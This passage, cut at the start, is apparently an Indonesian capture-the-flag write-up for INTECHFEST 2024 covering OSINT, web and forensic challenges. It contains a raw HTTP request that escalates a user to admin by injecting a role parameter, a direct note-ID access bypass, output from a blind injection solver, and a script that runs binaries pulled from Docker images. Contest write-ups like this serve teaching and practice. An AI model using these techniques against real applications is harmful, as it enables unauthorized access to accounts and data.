- Formula:  $8 + \frac{45}{60} + \frac{59.50}{3600} = 8.76653$
- Since it's south (S), make it negative:  $-8.76653$

### 2. Longitude:


- $115^\circ 10' 13.20'' \text{ E}$
- Formula:  $115 + \frac{10}{60} + \frac{13.20}{3600} = 115.17033$
- No need to change the sign since it's east (E).

### Final coordinates:

- Latitude:  $-8.76653$
- Longitude:  $115.17033$

You can paste `-8.76653, 115.17033` directly into Google Maps to view the location.





Flag: INTECHFEST{JimbaranBayBeachResort&Spa}

# Web Exploitation

## Library

Soalnya sama persis kaya SekaiCTF 2024 kemarin. Tinggal make solver dari github aja  
<https://github.com/project-sekai-ctf/sekaictf-2024/blob/main/web/intruder/solution/solve.py>


```
└─ beлага@localcat ~/CTF/intechfest2024/web/library
  └─ $ python3 solp.py
    f
    fl
    fla
    flag
    flag_
    flag_0
    flag_08
    flag_080
```

Flag: INTECHFEST{L1nQ\_Inj3cTshio0000nnnn}

# Notes Manager

Web blackbox, flag ada di notes


Disini ada privesc via update profile dimana server tidak filter parameter info apa saja yang bisa diupdate. Harusnya nama tekniknya sih Response to Request Injection. Dimana json response terdapat key **role** dan saya menginputkan parameter role dengan value admin. Kemudian saya bisa menjadi admin 😊



```
Request
Pretty Raw Hex
1 POST /setting/update-profile HTTP/1.1
2 Host: ctf.intechfest.cc:3096
3 Content-Length: 29
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 Accept-Language: en-US
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
  Safari/537.36
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 Origin: http://ctf.intechfest.cc:3096
10 Referer: http://ctf.intechfest.cc:3096/setting
11 Accept-Encoding: gzip, deflate, br
12 Cookie: session=eyJlaWQiOjI0Nn0.Zt7pBg.Cu_09Ew2je3trp70jiSkm-Wgi4o
13 Connection: keep-alive
14
15 name=a&gender=male&role=admin

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Server: Werkzeug/3.0.4 Python/3.8.9
3 Date: Mon, 09 Sep 2024 12:24:54 GMT
4 Content-Type: application/json
5 Content-Length: 359
6 Vary: Cookie
7 Connection: close
8
9 {
10   "data": {
    "_sa_instance_state": "<sqlalchemy.orm.stateInstanceState object at 0x7e9603ce0640>",
    "created_at": "2024-09-09 12:23:25",
    "gender": "male",
    "id": "246",
    "name": "a",
    "password": "a0e500e9974a153b823ba93b41cb1e69ab4ae6074c7cef52ca0025857b7128f9",
    "role": "user",
    "status": "active",
    "updated_at": "None",
    "username": "bel"
  },
  "message": "Profile updated",
  "success": true
}
10
```

Flagnya disini, cuma ada password.



Title	Secured	Action
Flag	🔒	🕒
a	🔒	🕒
tes	🔒	🕒

Bisa di bypass dengan langsung mengakses url UID dari notes tsb

The screenshot shows a web interface for managing notes. On the left, there's a sidebar with links like 'bel', 'ENU', 'ashboard', 'reate Note', and 'otes'. The 'otes' link is highlighted with a blue background. The main area has a header 'NotesManager' and a 'Home' link. Below the header, the word 'Notes' is displayed. A blue box labeled 'Note' contains fields for 'Title' (set to 'Flag') and 'Content' (containing the text 'How are you even here? INTECHFEST{Gr4tz\_N0w\_Y0u\_Ar3\_A\_P3nt3st3r}').


Flag: INTECHFEST{Gr4tz\_N0w\_Y0u\_Ar3\_A\_P3nt3st3r}

# Forensic

## Leaked

Ya jadi ini adalah fitur commit di fork keliatan meskipun sudah terhapus dari artikel truffle security <https://trufflesecurity.com/blog/anyone-can-access-deleted-and-private-repo-data-github>

Disini saya nyelam agak dalam pakai gharchive buat dapat commitnya (later ternyata author bilang bisa brute a3xx saja wkwkwk), didapati commit hash  
a3f1b5deeda3e305c09fabc6187e37b943848232



The screenshot shows a GitHub commit page for a repository named '53buahapel-firm / intechfest'. The commit is titled 'feat: docker compose' and was made by '53buahapel' two weeks ago. A warning message at the top states: '⚠ This commit does not belong to any branch on this repository, and may belong to a fork outside of the repository.' The commit has one parent commit, '6676285', and a commit hash 'a3f1b5d'. The file 'docker-compose.yml' was modified, showing 7 additions and 0 deletions. The diff view highlights changes in the file:

```
1 + services:
2 +   intechfest-app:
3 +     image: 53buahapel/intechfest:prod
4 +     container_name: intechfest-app
5 +     ports:
6 +       - "80:80"
7 +     restart: unless-stopped
```

Ternyata ada docker hub



## 53buahapel/intechfest ⭐<sup>0</sup>

By [53buahapel](#) · Updated 2 days ago

[IMAGE](#)

Overview

Tags

Sort by

Newest ▾

Filter Tags



TAG

[prod](#)

Last pushed 2 days ago by [53buahapel](#)

Digest

OS/ARCH

[9e0dd287a2f7](#)

linux/amd64

TAG

[dev-130](#)

Last pushed a month ago by [53buahapel](#)

Digest

OS/ARCH

[c89da4c12a6b](#)

linux/amd64

TAG

[dev-129](#)

Last pushed a month ago by [53buahapel](#)

Digest

OS/ARCH

Disitus ada tags dev-0 sampe dev-130, singkat cerita tiap tags ada suatu elf intechfest-secret-file yang ketika di run dia keluarin part 0-130 dari sebuah rangkaian base64, yasudah kita scripting dikit saja buat ambil semuanya

```

import os
import json
import subprocess
import threading

def process_image(i):
    os.system(f"docker pull 53buahapel/intechfest:dev-{i}")
    os.system(f"docker save 53buahapel/intechfest:dev-{i} > {i}.tar")
    os.system(f"mkdir test{i}")
    os.system(f"tar -xf {i}.tar -C test{i}")
    print("ok", i)
threads = []
for i in range(0, 131):
    t = threading.Thread(target=process_image, args=(i,))
    threads.append(t)
    t.start()

for t in threads:
    t.join()

for i in range(0,131):
    dest = json.load(open(f"test{i}/manifest.json"))[0]['Layers'][-1]
    os.system(f"tar -xvf test{i}/{dest}")
    output =
subprocess.check_output("./usr/share/nginx/html/intechfest-secret-file",
shell=True).decode()
    f = open(f"result.txt", "a")
    f.write(f"{output}\n")
    f.close()
    os.system(f"rm -rf test{i}")
    os.system(f"rm {i}.tar")

```

Disini mungkin agak overkill tapi yasudahlah, intinya saya gunakan docker save terus untar, terus untar layer terakhir yang isinya ada intechfest-secret-file terus di execute, ini lama banget dan makan memori banget jadi hati2 ngerunnya

leaked > dist > result.txt

```

1 part number 0 base64 part of dev apps -> UEsDBBQAAAIAK1uAlkCQv
2 part number 1 base64 part of dev apps -> hAyAcAADg8AAAFABwAcHJv
3 part number 2 base64 part of dev apps -> ZGlVVAkAA2WCrGZngqxmdX
4 part number 3 base64 part of dev apps -> gLAAEE6AMAAAToAwAA7Vtt
5 part number 4 base64 part of dev apps -> bBzFGZ5df51JbF8AN0dC8Q
6 part number 5 base64 part of dev apps -> lClCB5c/6ICVCT8/cZOR8N
7 part number 6 base64 part of dev apps -> jggtdLT27dkH5zuzt9faIL
8 part number 7 base64 part of dev apps -> YpaSsiFAE/WiQ+hOAP/dMf
9 part number 8 base64 part of dev apps -> VRFCQqouMuKjK1Loh2T1Rz
10 part number 9 base64 part of dev apps -> m1RUqAkiA+RFrJy8z0++7t
11 part number 10 base64 part of dev apps -> ju9wqFSBqnmk22fnnfeZmZ
12 part number 11 base64 part of dev apps -> 2Zvdm7fefHY1PjuqYRRA05
13 part number 12 base64 part of dev apps -> 1fBUMirSSbC/10+7MNs+0s
14 part number 13 base64 part of dev apps -> a015BvkmaWbgz4ybyqhzni
15 part number 14 base64 part of dev apps -> 1yN0sQaRlvIqlEmYtwI2kPh
16 part number 15 base64 part of dev apps -> LNYSbRqq4pkJbZ0sIc1Hn1
17 part number 16 base64 part of dev apps -> xcEu8Z9JmIM63oQz3SJ9Zj
18 part number 17 base64 part of dev apps -> DMKeiPw3pYp40uArrKoMRa
19 part number 18 base64 part of dev apps -> mLE/G+GzD/pP5iQJs6xbAj
20 part number 19 base64 part of dev apps -> +ZR0mYse9vf8dJ/zf1HQZd
21 part number 20 base64 part of dev apps -> f1ykZd5Bwoz1fZvpcEgvBT
22 part number 21 base64 part of dev apps -> i8R6C+euOQ0MOMw78nl50Z
23 part number 22 base64 part of dev apps -> 6N+TS3fnsvnSUvfSvoHugX
24 part number 23 base64 part of dev apps -> 6jWDB6/XYliJhTEwePEv04
25 part number 24 base64 part of dev apps -> KTeS4DzVQmkd0gh+fiUR9w
26 part number 25 base64 part of dev apps -> HXT5175unzP3wdxvGZTR88
27 part number 26 base64 part of dev apps -> +NFr80dW/pLI1yHBj6oC5
28 part number 27 base64 part of dev apps -> ajBT5fBtz/8hr220h1igdx
29 part number 28 base64 part of dev apps -> bR3/TB3/Uh37FVDW0lDKen
30 part number 29 base64 part of dev apps -> yWFh3TduiCmc0zy+ySSTPZ
31 part number 30 base64 part of dev apps -> vJnL3m+RRTubdzKEe/FhGC
32 part number 31 base64 part of dev apps -> ATU5PDI7TX6DX2+ud9/YRO
33 part number 32 base64 part of dev apps -> Th+gacu25rJFx7KnD4zkCn
34 part number 33 base64 part of dev apps -> lr2pzJWazIuYVCHiqhwrWm

```

Tinggal digabungin

```

from wrth import *

data = open("result.txt").readlines()
data = [x.split(" -> ")[1].strip() for x in data]
data = b64d("".join(data))

f = open("flag.zip", "wb")

```

```
f.write(data)
f.close()
```

Tinggal kita unzip terus run elf nya lagi terus dapet deh flag

```
$ ./prodi
just_a_public_docker_registry_lmao_5dff7d
```

Flag: INTECHFEST{just\_a\_public\_docker\_registry\_lmao\_5dff7d}

## GerakSendiri

Yak ini agak TLDR saja karena saya lagi sakit wkkwwk

```
bluetooth
asep
10:82:d7:92:50:80
browser
133t1337
undipmail-my.sharepoint.com/:f/g/personal/rafinurardiansyah_students_undi
p_ac_id/EmNArxZ7pKxCpfCN-B2LM7YB4Bw8wDF3a64xMMvyRGEg_Q?e=OFQmmk
```

```
31 1.528476      RealmeChongq_92:50:... localhost (53buahap... L2CAP      15 Rcvd Information Req
32 1.528498      localhost (53buahap... RealmeChongq_92:50:... L2CAP      21 Sent Information Res
33 1.530963      host           controller      HCI CMD      6 Sent Read RSSI
▶ Frame 1: 245 bytes on wire (1960 bits), 245 bytes captured (1960 bits) on interface bluetooth0, id 0
▶ Bluetooth
▶ Bluetooth HCI H4
▶ Bluetooth HCI Command - Write Extended Inquiry Response
```

Ya keliatan ini bluetooth

```
▶ Frame 30: 258 bytes on wire (2064 bits), 258 bytes captured (
  ▶ Bluetooth
  ▶ Bluetooth HCI H4
  ▶ Bluetooth HCI Event - Remote Name Request Complete
    Event Code: Remote Name Request Complete (0x07)
    Parameter Total Length: 255
    Status: Success (0x00)
    BD_ADDR: RealmeChongq_92:50:80 (10:82:d7:92:50:80)
    Remote Name: asep
    [Command in frame: 26]
    [Pending in frame: 28]
    [Pending-Response Delta: 5.62ms]
    [Command-Response Delta: 6.211ms]
```

Ini ada nama asep di Remote Name Request Complete, terus ada address nya juga

```
board - <action k  
d Packets  
board - w  
d Packets  
board - <action k  
d Packets  
board - a  
d Packets  
board - <action k  
d Packets  
board - .  
d Packets  
board - <action k  
d Packets  
board - m  
d Packets  
board - <action k  
d Packets  
board - e  
d Packets  
board - <action k  
d Packets  
board - /  
d Packets
```

Nah keliatan disitu ada ketik wa.me jadi kita asumsikan ini dia buka link nya di browser

```
ead Tx Power Le  
oard - 1  
oard - <action  
oard - 3  
oard - <action  
oard - 3  
oard - <action  
Packets  
oard - t  
Packets  
oard - <action  
Packets  
oard - 1  
Packets  
oard - <action  
Packets  
oard - 3  
Packets  
oard - <action  
Packets  
oard - 3  
Packets  
oard - <action  
Packets  
oard - 7  
Packets  
oard - <action
```

Ada l33t1337

Terus itu dibaca aja satu satu nanti bakal jadi link sharepoint panjang banget ini saya kuli aja karena gatau automatenya wkkwwkw

[undipmail-my.sharepoint.com/:f/g/personal/rafinurardiansyah\\_students\\_undip\\_ac\\_id/EmNArxZ7pKxCpfCN-B2LM7YB4Bw8wDF3a64xMMvyRGEg\\_Q?e=OFQmmk](https://undipmail-my.sharepoint.com/:f/g/personal/rafinurardiansyah_students_undip_ac_id/EmNArxZ7pKxCpfCN-B2LM7YB4Bw8wDF3a64xMMvyRGEg_Q?e=OFQmmk)



Akhirnya aku dapet flag asikkk terus nanti dapet flag

Flag: INTECHFEST{bluetooth\_could\_be\_dangerous\_5dff7d}